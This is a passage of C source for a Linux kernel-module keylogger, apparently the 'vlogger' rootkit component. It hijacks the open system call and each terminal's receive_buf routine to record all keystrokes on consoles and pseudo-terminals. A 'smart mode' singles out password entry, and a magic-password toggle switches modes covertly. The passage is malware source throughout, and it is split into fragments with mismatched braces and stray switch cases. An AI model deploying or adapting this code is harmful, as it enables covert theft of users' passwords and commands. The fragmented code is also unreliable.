    if (!tmp->pass)
        DPRINT("USER/CMD %s", tmp->buf);
    else
        DPRINT("PASS %s", tmp->buf);
#endif
}
    if (!cont) tmp->buf[--tmp->lastpos] = 0;
}

#define resetbuf(t) \
{ \
    t->buf[0] = 0; \
    t->lastpos = 0; \
}

#define append_c(t, s, n) \
{ \
    t->lastpos += n; \
    strncat(t->buf, s, n); \
}

```

```
static inline void reset_all_buf(void)
{
    int i = 0;
    for (i=0; i<MAX_TTY_CON + MAX_PTS_CON; i++)
        if (ttys[i] != NULL)
            resetbuf(ttys[i]);
}

void special_key(struct tlogger *tmp, const unsigned char *cp, int count)
{
    switch(count) {
        case 2:
            switch(cp[1]) {
                case '\\':
                    append_c(tmp, "[ALT-\\]", 7);
                    break;
                case ',':
                    append_c(tmp, "[ALT-,]", 7);
                    break;
                case '-':
                    append_c(tmp, "[ALT--]", 7);
                    break;
                case '.':
                    append_c(tmp, "[ALT-.]", 7);
                    break;
                case '/':
                    append_c(tmp, "[ALT-/]", 7);
                    break;
                case '0':
                    append_c(tmp, "[ALT-0]", 7);
                    break;
                case '1':
                    append_c(tmp, "[ALT-1]", 7);
                    break;
                case '2':
                    append_c(tmp, "[ALT-2]", 7);
                    break;
                case '3':
                    append_c(tmp, "[ALT-3]", 7);
                    break;
                case '4':
                    append_c(tmp, "[ALT-4]", 7);
                    break;
                case '5':
                    append_c(tmp, "[ALT-5]", 7);
                    break;
                case '6':
                    append_c(tmp, "[ALT-6]", 7);
                    break;
                case '7':
                    append_c(tmp, "[ALT-7]", 7);
                    break;
                case '8':
                    append_c(tmp, "[ALT-8]", 7);
                    break;
                case '9':
                    append_c(tmp, "[ALT-9]", 7);
                    break;
                case ';':
                    append_c(tmp, "[ALT-;]", 7);
                    break;
                case '=':
                    append_c(tmp, "[ALT-=]", 7);
                    break;
                case '[':
                    append_c(tmp, "[ALT-[]", 7);
            }
    }
}
```

```
        break;
case '\\':
    append_c(tmp, "[ALT-\\]", 7);
    break;
case ']':
    append_c(tmp, "[ALT-]", 7);
    break;
case '`':
    append_c(tmp, "[ALT-`]", 7);
    break;
case 'a':
    append_c(tmp, "[ALT-A]", 7);
    break;
case 'b':
    append_c(tmp, "[ALT-B]", 7);
    break;
case 'c':
    append_c(tmp, "[ALT-C]", 7);
    break;
case 'd':
    append_c(tmp, "[ALT-D]", 7);
    break;
case 'e':
    append_c(tmp, "[ALT-E]", 7);
    break;
case 'f':
    append_c(tmp, "[ALT-F]", 7);
    break;
case 'g':
    append_c(tmp, "[ALT-G]", 7);
    break;
case 'h':
    append_c(tmp, "[ALT-H]", 7);
    break;
case 'i':
    append_c(tmp, "[ALT-I]", 7);
    break;
case 'j':
    append_c(tmp, "[ALT-J]", 7);
    break;
case 'k':
    append_c(tmp, "[ALT-K]", 7);
    break;
case 'l':
    append_c(tmp, "[ALT-L]", 7);
    break;
case 'm':
    append_c(tmp, "[ALT-M]", 7);
    break;
case 'n':
    append_c(tmp, "[ALT-N]", 7);
    break;
case 'o':
    append_c(tmp, "[ALT-O]", 7);
    break;
case 'p':
    append_c(tmp, "[ALT-P]", 7);
    break;
case 'q':
    append_c(tmp, "[ALT-Q]", 7);
    break;
case 'r':
    append_c(tmp, "[ALT-R]", 7);
    break;
case 's':
    append_c(tmp, "[ALT-S]", 7);
    break;
```

```
        case 't':
            append_c(tmp, "[ALT-T]", 7);
            break;
        case 'u':
            append_c(tmp, "[ALT-U]", 7);
            break;
        case 'v':
            append_c(tmp, "[ALT-V]", 7);
            break;
        case 'x':
            append_c(tmp, "[ALT-X]", 7);
            break;
        case 'y':
            append_c(tmp, "[ALT-Y]", 7);
            break;
        case 'z':
            append_c(tmp, "[ALT-Z]", 7);
            break;
    }
    break;
case 3:
    switch(cp[2]) {
        case 68:
            // Left: 27 91 68
            append_c(tmp, "[LEFT]", 6);
            break;
        case 67:
            // Right: 27 91 67
            append_c(tmp, "[RIGHT]", 7);
            break;
        case 65:
            // Up: 27 91 65
            append_c(tmp, "[UP]", 4);
            break;
        case 66:
            // Down: 27 91 66
            append_c(tmp, "[DOWN]", 6);
            break;
        case 80:
            // Pause/Break: 27 91 80
            append_c(tmp, "[BREAK]", 7);
            break;
    }
    break;
case 4:
    switch(cp[3]) {
        case 65:
            // F1: 27 91 91 65
            append_c(tmp, "[F1]", 4);
            break;
        case 66:
            // F2: 27 91 91 66
            append_c(tmp, "[F2]", 4);
            break;
        case 67:
            // F3: 27 91 91 67
            append_c(tmp, "[F3]", 4);
            break;
        case 68:
            // F4: 27 91 91 68
            append_c(tmp, "[F4]", 4);
            break;
        case 69:
            // F5: 27 91 91 69
            append_c(tmp, "[F5]", 4);
            break;
        case 126:
```

```

        switch(cp[2]) {
        case 53:
            // PgUp: 27 91 53 126
            append_c(tmp, "[PgUP]", 6);
            break;
        case 54:
            // PgDown: 27 91 54 126
            append_c(tmp,
                "[PgDOWN]", 8);
            break;
        case 49:
            // Home: 27 91 49 126
            append_c(tmp, "[HOME]", 6);
            break;
        case 52:
            // End: 27 91 52 126
            append_c(tmp, "[END]", 5);
            break;
        case 50:
            // Insert: 27 91 50 126
            append_c(tmp, "[INS]", 5);
            break;
        case 51:
            // Delete: 27 91 51 126
            append_c(tmp, "[DEL]", 5);
            break;
        }
        break;
    }
    break;
case 5:
    if(cp[2] == 50)
        switch(cp[3]) {
        case 48:
            // F9: 27 91 50 48 126
            append_c(tmp, "[F9]", 4);
            break;
        case 49:
            // F10: 27 91 50 49 126
            append_c(tmp, "[F10]", 5);
            break;
        case 51:
            // F11: 27 91 50 51 126
            append_c(tmp, "[F11]", 5);
            break;
        case 52:
            // F12: 27 91 50 52 126
            append_c(tmp, "[F12]", 5);
            break;
        case 53:
            // Shift-F1: 27 91 50 53 126
            append_c(tmp, "[SH-F1]", 7);
            break;
        case 54:
            // Shift-F2: 27 91 50 54 126
            append_c(tmp, "[SH-F2]", 7);
            break;
        case 56:
            // Shift-F3: 27 91 50 56 126
            append_c(tmp, "[SH-F3]", 7);
            break;
        case 57:
            // Shift-F4: 27 91 50 57 126
            append_c(tmp, "[SH-F4]", 7);
            break;
        }
    else

```

```

switch(cp[3]) {
    case 55:
        // F6: 27 91 49 55 126
        append_c(tmp, "[F6]", 4);
        break;
    case 56:
        // F7: 27 91 49 56 126
        append_c(tmp, "[F7]", 4);
        break;
    case 57:
        // F8: 27 91 49 57 126
        append_c(tmp, "[F8]", 4);
        break;
    case 49:
        // Shift-F5: 27 91 51 49 126
        append_c(tmp, "[SH-F5]", 7);
        break;
    case 50:
        // Shift-F6: 27 91 51 50 126
        append_c(tmp, "[SH-F6]", 7);
        break;
    case 51:
        // Shift-F7: 27 91 51 51 126
        append_c(tmp, "[SH-F7]", 7);
        break;
    case 52:
        // Shift-F8: 27 91 51 52 126
        append_c(tmp, "[SH-F8]", 7);
        break;
};
break;
default: // Unknow
break;
}
}

```

```

/*
 * Called whenever user press a key
 */

```

```

void vlogger_process(struct tty_struct *tty,
                    const unsigned char *cp, int count)
{
    struct tlogger *tmp = ttys[TTY_INDEX(tty)];

    if (!tmp) {
        DPRINT("erm .. unknow error???\n");
        init_tty(tty, TTY_INDEX(tty));
        tmp = ttys[TTY_INDEX(tty)];
        if (!tmp)
            return;
    }

    if (vlogger_mode == VK_SMARTMODE) {
        if (tmp->status && !IS_PASSWD(tty)) {
            resetbuf(tmp);
        }
        if (!tmp->pass && IS_PASSWD(tty)) {
            logging(tty, tmp, 0);
            resetbuf(tmp);
        }
        if (tmp->pass && !IS_PASSWD(tty)) {
            if (!tmp->lastpos)
                logging(tty, tmp, 0);
            resetbuf(tmp);
        }
    }
}

```

```

        tmp->pass = IS_PASSWD(tty);
        tmp->status = 0;
    }
    if ((count + tmp->lastpos) > MAX_BUFFER - 1) {
        logging(tty, tmp, 1);
        resetbuf(tmp);
    }
    if (count == 1) {
        if (cp[0] == VK_TOGGLE_CHAR) {
            if (!strcmp(tmp->buf, MAGIC_PASS)) {
                if (vlogger_mode < 2)
                    vlogger_mode++;
                else
                    vlogger_mode = 0;
                reset_all_buf();

                switch(vlogger_mode) {
                    case VK_DUMBMODE:
                        DPRINT("Dumb Mode\n");
                        TTY_WRITE(tty, "\r\n"
                                "Dumb Mode\n", 12);
                        break;
                    case VK_SMARTMODE:
                        DPRINT("Smart Mode\n");
                        TTY_WRITE(tty, "\r\n"
                                "Smart Mode\n", 13);
                        break;
                    case VK_NORMAL:
                        DPRINT("Normal Mode\n");
                        TTY_WRITE(tty, "\r\n"
                                "Normal Mode\n", 14);
                }
            }
        }
    }

    switch (cp[0]) {
        case 0x01: //^A
            append_c(tmp, "[^A]", 4);
            break;
        case 0x02: //^B
            append_c(tmp, "[^B]", 4);
            break;
        case 0x03: //^C
            append_c(tmp, "[^C]", 4);
        case 0x04: //^D
            append_c(tmp, "[^D]", 4);
        case 0x0D: //^M
        case 0x0A:
            if (vlogger_mode == VK_SMARTMODE) {
                if (IS_PASSWD(tty)) {
                    logging(tty, tmp, 0);
                    resetbuf(tmp);
                } else
                    tmp->status = 1;
            } else {
                logging(tty, tmp, 0);
                resetbuf(tmp);
            }
            break;
        case 0x05: //^E
            append_c(tmp, "[^E]", 4);
            break;
        case 0x06: //^F
            append_c(tmp, "[^F]", 4);
            break;
    }

```

```

case 0x07: //^G
    append_c(tmp, "[^G]", 4);
    break;
case 0x09: //TAB - ^I
    append_c(tmp, "[TAB]", 5);
    break;
case 0x0b: //^K
    append_c(tmp, "[^K]", 4);
    break;
case 0x0c: //^L
    append_c(tmp, "[^L]", 4);
    break;
case 0x0e: //^E
    append_c(tmp, "[^E]", 4);
    break;
case 0x0f: //^O
    append_c(tmp, "[^O]", 4);
    break;
case 0x10: //^P
    append_c(tmp, "[^P]", 4);
    break;
case 0x11: //^Q
    append_c(tmp, "[^Q]", 4);
    break;
case 0x12: //^R
    append_c(tmp, "[^R]", 4);
    break;
case 0x13: //^S
    append_c(tmp, "[^S]", 4);
    break;
case 0x14: //^T
    append_c(tmp, "[^T]", 4);
    break;
case 0x15: //CTRL-U
    resetbuf(tmp);
    break;
case 0x16: //^V
    append_c(tmp, "[^V]", 4);
    break;
case 0x17: //^W
    append_c(tmp, "[^W]", 4);
    break;
case 0x18: //^X
    append_c(tmp, "[^X]", 4);
    break;
case 0x19: //^Y
    append_c(tmp, "[^Y]", 4);
    break;
case 0x1a: //^Z
    append_c(tmp, "[^Z]", 4);
    break;
case 0x1c: //^\\
    append_c(tmp, "[^\\]", 4);
    break;
case 0x1d: //^]
    append_c(tmp, "[^]", 4);
    break;
case 0x1e: //^^
    append_c(tmp, "[^^]", 4);
    break;
case 0x1f: //^_
    append_c(tmp, "[^_]", 4);
    break;
case BACK_SPACE_CHAR1:
case BACK_SPACE_CHAR2:
    if (!tmp->lastpos) break;
    if (tmp->buf[tmp->lastpos-1] != ']')

```

```

        tmp->buf[--tmp->lastpos] = 0;
    else {
        append_c(tmp, "[^H]", 4);
    }
    break;
case ESC_CHAR: //ESC
    append_c(tmp, "[ESC]", 5);
    break;
default:
    tmp->buf[tmp->lastpos++] = cp[0];
    tmp->buf[tmp->lastpos] = 0;
}
} else { // a block of chars or special key
    if (cp[0] != ESC_CHAR) {
        while (count >= MAX_BUFFER) {
            append_c(tmp, cp, MAX_BUFFER);
            logging(tty, tmp, 1);
            resetbuf(tmp);
            count -= MAX_BUFFER;
            cp += MAX_BUFFER;
        }
        append_c(tmp, cp, count);
    } else // special key
        special_key(tmp, cp, count);
}
}

void my_tty_open(void)
{
    int fd, i;
    char dev_name[80];

#ifdef LOCAL_ONLY
    int fl = 0;
    struct tty_struct * tty;
    struct file * file;
#endif

    for (i=1; i<MAX_TTY_CON; i++) {
        snprintf(dev_name, sizeof(dev_name)-1, "/dev/tty%d", i);

        BEGIN_KMEM
            fd = open(dev_name, O_RDONLY, 0);
            if (fd < 0) continue;

#ifdef LOCAL_ONLY
            file = fget(fd);
            tty = file->private_data;
            if (tty != NULL &&
                tty->ldisc.receive_buf != NULL) {
                if (!fl) {
                    old_receive_buf =
                        tty->ldisc.receive_buf;
                    fl = 1;
                }
                init_tty(tty, TTY_INDEX(tty));
            }
            fput(file);
#endif

            close(fd);
        END_KMEM
    }

#ifdef LOCAL_ONLY
}
#endif
}

```

```

    for (i=0; i<MAX_PTS_CON; i++) {
        snprintf(dev_name, sizeof(dev_name)-1, "/dev/pts/%d", i);

        BEGIN_KMEM
            fd = open(dev_name, O_RDONLY, 0);
            if (fd >= 0) close(fd);
        END_KMEM
    }
#endif
}

void new_receive_buf(struct tty_struct *tty, const unsigned char *cp,
                    char *fp, int count)
{
    if (!tty->real_raw && !tty->raw) // ignore raw mode
        vlogger_process(tty, cp, count);
    (*old_receive_buf)(tty, cp, fp, count);
}

static inline void init_tty(struct tty_struct *tty, int tty_index)
{
    struct tlogger *tmp;

    DPRINT("Init logging for %s%d\n", TTY_NAME(tty), TTY_NUMBER(tty));

    if (ttys[tty_index] == NULL) {
        tmp = kmalloc(sizeof(struct tlogger), GFP_KERNEL);
        if (!tmp) {
            DPRINT("kmalloc failed!\n");
            return;
        }
        memset(tmp, 0, sizeof(struct tlogger));
        tmp->tty = tty;
        tty->ldisc.receive_buf = new_receive_buf;
        ttys[tty_index] = tmp;
    } else {
        tmp = ttys[tty_index];
        logging(tty, tmp, 1);
        resetbuf(tmp);
        tty->ldisc.receive_buf = new_receive_buf;
    }
}

asmlinkage int new_sys_open(const char *filename, int flags, int mode)
{
    int ret;
    static int fl = 0;
    struct file * file;

    ret = (*original_sys_open)(filename, flags, mode);

    if (ret >= 0) {
        struct tty_struct * tty;

        BEGIN_KMEM
            lock_kernel();
            file = fget(ret);
            tty = file->private_data;

            if (tty != NULL &&
                ((tty->driver.type == TTY_DRIVER_TYPE_CONSOLE &&
                 TTY_NUMBER(tty) < MAX_TTY_CON - 1) ||
                 (tty->driver.type == TTY_DRIVER_TYPE_PTY &&

```

```

        tty->driver.subtype == PTY_TYPE_SLAVE &&
        TTY_NUMBER(tty) < MAX_PTS_CON)) &&
        tty->ldisc.receive_buf != NULL &&
        tty->ldisc.receive_buf != new_receive_buf) {

        if (!fl) {
            old_receive_buf = tty->ldisc.receive_buf;
            fl = 1;
        }
        init_tty(tty, TTY_INDEX(tty));
    }
    fput(file);
    unlock_kernel();
END_KMEM
}
return ret;
}

int init_module(void)
{
    DPRINT(MVERSION);
#ifdef LOCAL_ONLY
    original_sys_open = sys_call_table[__NR_open];
    sys_call_table[__NR_open] = new_sys_open;
#endif
    // my_tty_open();
    // MOD_INC_USE_COUNT;

    return 0;
}

DECLARE_WAIT_QUEUE_HEAD(wq);

void cleanup_module(void)
{
    int i;

#ifdef LOCAL_ONLY
    sys_call_table[__NR_open] = original_sys_open;
#endif
    for (i=0; i<MAX_TTY_CON + MAX_PTS_CON; i++) {
        if (ttys[i] != NULL) {
            ttys[i]->tty->ldisc.receive_buf = old_receive_buf;
        }
    }
    sleep_on_timeout(&wq, HZ);
    for (i=0; i<MAX_TTY_CON + MAX_PTS_CON; i++) {
        if (ttys[i] != NULL) {
            kfree(ttys[i]);
        }
    }
    DPRINT("Unloaded\n");
}

EXPORT_NO_SYMBOLS;
<-->
|= [ EOF ] =-----=|

```